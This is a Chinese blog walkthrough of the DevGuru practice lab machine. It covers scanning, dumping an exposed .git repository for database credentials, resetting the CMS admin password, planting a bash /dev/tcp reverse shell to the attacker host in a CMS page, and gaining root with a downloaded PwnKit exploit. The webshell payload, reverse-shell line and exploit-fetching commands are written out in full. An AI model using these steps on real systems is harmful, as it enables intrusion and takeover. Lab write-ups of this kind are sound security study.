1. 侦察

arp-scan -l
目标主机ip:192.168.1.140
设置环境变量:
export ip=192.168.1.140
1.2 主动扫描
nmap扫描
//端口扫描 nmap --min-rate 10000 -p- $ip PORT STATE SERVICE 22/tcp open ssh 80/tcp open http 8585/tcp open unknown
//服务信息扫描 nmap -sS -sV -O -sC -T4 -p22,80,8585 $ip PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 2048 2a:46:e8:2b:01:ff:57:58:7a:5f:25:a4:d6:f2:89:8e (RSA) | 256 08:79:93:9c:e3:b4:a4:be:80:ad:61:9d:d3:88:d2:84 (ECDSA) |_ 256 9c:f9:88:d4:33:77:06:4e:d9:7c:39:17:3e:07:9c:bd (ED25519) 80/tcp open http Apache httpd 2.4.29 ((Ubuntu)) | http-git: | 192.168.1.140:80/.git/ | Git repository found! | Repository description: Unnamed repository; edit this file 'description' to name the... | Last commit message: first commit | Remotes: | http://devguru.local:8585/frank/devguru-website.git |_ Project type: PHP application (guessed from .gitignore) |_http-title: Corp - DevGuru |_http-server-header: Apache/2.4.29 (Ubuntu) |_http-generator: DevGuru 8585/tcp open http Golang net/http server | fingerprint-strings: | GenericLines: | HTTP/1.1 400 Bad Request | Content-Type: text/plain; charset=utf-8 | Connection: close | Request | GetRequest: | HTTP/1.0 200 OK | Content-Type: text/html; charset=UTF-8 | Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647 | Set-Cookie: i_like_gitea=edf0e7f996a4becd; Path=/; HttpOnly | Set-Cookie: _csrf=pBd-WN_FBqX3mt-4C68U3F6XziI6MTc3MDE5MjM5NzkxMzEzODMxOA; Path=/; Expires=Thu, 05 Feb 2026 08:06:37 GMT; HttpOnly | X-Frame-Options: SAMEORIGIN | Date: Wed, 04 Feb 2026 08:06:37 GMT | <!DOCTYPE html> | <html lang="en-US" class="theme-"> | <head data-suburl=""> | <meta charset="utf-8"> | <meta name="viewport" content="width=device-width, initial-scale=1"> | <meta http-equiv="x-ua-compatible" content="ie=edge"> | <title> Gitea: Git with a cup of tea </title> | <link rel="manifest" href="/manifest.json" crossorigin="use-credentials"> | <meta name="theme-color" content="#6cc644"> | <meta name="author" content="Gitea - Git with a cup of tea" /> | <meta name="description" content="Gitea (Git with a cup of tea) is a painless | HTTPOptions: | HTTP/1.0 404 Not Found | Content-Type: text/html; charset=UTF-8 | Set-Cookie: lang=en-US; Path=/; Max-Age=2147483647 | Set-Cookie: i_like_gitea=47c8dc7dbec6d13d; Path=/; HttpOnly | Set-Cookie: _csrf=cRI7Yv8cEdsmGbttllXYFFb6wvk6MTc3MDE5MjM5Nzk3OTM5NjI2Mg; Path=/; Expires=Thu, 05 Feb 2026 08:06:37 GMT; HttpOnly | X-Frame-Options: SAMEORIGIN | Date: Wed, 04 Feb 2026 08:06:37 GMT | <!DOCTYPE html> | <html lang="en-US" class="theme-"> | <head data-suburl=""> | <meta charset="utf-8"> | <meta name="viewport" content="width=device-width, initial-scale=1"> | <meta http-equiv="x-ua-compatible" content="ie=edge"> | <title>Page Not Found - Gitea: Git with a cup of tea </title> | <link rel="manifest" href="/manifest.json" crossorigin="use-credentials"> | <meta name="theme-color" content="#6cc644"> | <meta name="author" content="Gitea - Git with a cup of tea" /> |_ <meta name="description" content="Gitea (Git with a c |_http-title: Gitea: Git with a cup of tea MAC Address: 00:0C:29:53:F6:01 (VMware) Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port Device type: general purpose|router Running: Linux 4.X|5.X, MikroTik RouterOS 7.X OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) Network Distance: 1 hop Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 29.71 seconds
2.初始访问
2.1 Web访问


并且在刚才的信息扫描中已经扫到80端口的Web服务中显示git目录暴露
然后访问http://192.168.1.140/.git/
但是目录访问显示没有

我们用其他方法确认一下
curl http://192.168.1.140/.git/HEAD
发现成功返回ref: refs/heads/master 这就说明可以直接使用git-dumper 直接下载并且还原源码了,拿到源码了比什么都好使
这里使用的是GitTools
git clone https://github.com/internetwache/GitTools.git
下载完之后使用步骤如下:
cd GitTools/Dumper
./git-dumper.sh http://192.168.1.140/.git/ /home/kali/bc/devguru-website-source
恢复后
cd /home/kali/bc/devguru-website-source
ls -al  //此处可以看到.git文件
git checkout .  //将 .git 目录内的最新版本的文件,还原到当前工作区

这里我们最关心的就行config目录了,里面有我们需要的账密
全站敏感关键词搜索语句
grep -iEr "password|pass_|user|db_|mysql|october|jan|devguru|root" config/

直接拿到了数据库的账密
october:SQ66EBYx4GT3byXH
我们直接在http://192.168.1.140/adminer.php进行登录
本来想用SQL命令这一栏进行命令执行的
SELECT '<?php @eval($_POST["cmd"]); ?>' INTO OUTFILE '/var/www/html/shell.php';

但是没有写的权限
接着看数据库从里面找下其余账密

有一个被加密的密码,尝试上网在线解密但是什么都没有,那就直接修改密码了
先在Kali上获取个hash密码
htpasswd -nb -B -C 10 frank admin123
frank:$2y$10$dU0aD3tiCOZfH9d9Tq43VulzlKYn47tSlaqTF9JMi0AWV/fpuxYci
直接用frank: 后面的密码替换掉数据库中的密码然后就是找后台
用dirb扫一下
dirb http://192.168.1.140
+ http://192.168.1.140/.git/HEAD (CODE:200|SIZE:23)
+ http://192.168.1.140/.htaccess (CODE:200|SIZE:1678)
+ http://192.168.1.140/0 (CODE:200|SIZE:12669)
+ http://192.168.1.140/about (CODE:200|SIZE:18661)
+ http://192.168.1.140/About (CODE:200|SIZE:18661)
+ http://192.168.1.140/backend (CODE:302|SIZE:410)
==> DIRECTORY: http://192.168.1.140/config/
+ http://192.168.1.140/index.php (CODE:200|SIZE:12719)
==> DIRECTORY: http://192.168.1.140/modules/
==> DIRECTORY: http://192.168.1.140/plugins/
+ http://192.168.1.140/services (CODE:200|SIZE:10035)
+ http://192.168.1.140/Services (CODE:200|SIZE:10035)
+ http://192.168.1.140/shell (CODE:200|SIZE:0)
==> DIRECTORY: http://192.168.1.140/storage/
==> DIRECTORY: http://192.168.1.140/themes/
==> DIRECTORY: http://192.168.1.140/vendor/

---- Entering directory: http://192.168.1.140/config/ -
访问http://192.168.1.140/backend进入后台是个October CMS
输入账密frank admin123进入
这里是Add了一个页面然后添加反弹shell代码
在这个October CMS中直接使用php反弹账密是不行的需要使用本CMS里的固定Code模板
我是直接google 的 october cms code reverse shell
function onStart() { echo exec('bash -c "bash -i >& /dev/tcp/192.168.1.133/4444 0>&1"'); }

在Kali上开个监听
nc -nvlp 4444
2.2 初始权限获取
访问http://192.168.1.140/shell获取权限

3.权限提升
3.1 信息收集
uname -a //查看内核版本
Linux devguru.local 4.15.0-124-generic #127-Ubuntu SMP Fri Nov 6 10:54:43 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
cat /etc/os-release //查看操作系统的发行版
NAME="Ubuntu"
VERSION="18.04.1 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.1 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic
id //确认当前用户的 UID/GID 以及所属组
uid=33(www-data) gid=33(www-data) groups=33(www-data)
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
frank:x:1000:1000:,,,:/home/frank:/bin/bash
mysql:x:111:116:MySQL Server,,,:/nonexistent:/bin/false
我们发现frank用户是拥有/bin/bash的
netstat -antup 存活网络
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:36837         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:51706         127.0.0.1:3306          TIME_WAIT   -
tcp        0      0 127.0.0.1:51712         127.0.0.1:3306          TIME_WAIT   -
tcp        0      0 127.0.0.1:51702         127.0.0.1:3306          TIME_WAIT   -
tcp        0      0 127.0.0.1:51710         127.0.0.1:3306          TIME_WAIT   -
tcp        0      0 127.0.0.1:51704         127.0.0.1:3306          TIME_WAIT   -
tcp        0    125 192.168.1.140:52156     192.168.1.133:4444      ESTABLISHED 1171/bash
tcp        0      0 127.0.0.1:51708         127.0.0.1:3306          TIME_WAIT   -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::8585                 :::*                    LISTEN      -
tcp6       0      0 192.168.1.140:80        192.168.1.1:63530       ESTABLISHED -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
cat /etc/crontab 查看定时任务
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
find / -perm -u=s -type f 2>/dev/null SUID文件
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/at
/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/traceroute6.iputils
/bin/mount
/bin/su
/bin/ntfs-3g
/bin/umount
/bin/ping
/bin/fusermount
sudo -l 显示没有tty环境
并且得知刚才在进程中是有python3在进行的所以这里我们用python提供一个交互环境,但是没有任何密码
python3 -c 'import pty; pty.spawn("/bin/bash")'
根据刚刚收集到的SUID中我们发现了pkexec工具,这个工具有一个(PwnKit)漏洞 影响范围 0.105~0.120
无需密码无需权限直通root
先看下这里pkexec工具的版本信息
pkexec --version 发现正好是0,105版本
gcc --version 看一下有没有gcc , 发现没有就直接找一个预编译好的EXP
直接EXP执行了
Kali机器上

wget https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit
python3 -m http.server 8080
靶机上
cd /tmp
wget http://192.168.1.133:8080/PwnKit
chmod +x ./PwnKit
./PwnKit
直接root
非特殊说明,本博所有文章均为博主原创。
如若转载,请注明出处:https://www.oneblanks.xyz/devguru-%e9%9d%b6%e6%9c%ba%e7%bb%83%e4%b9%a0/
共有 0 条评论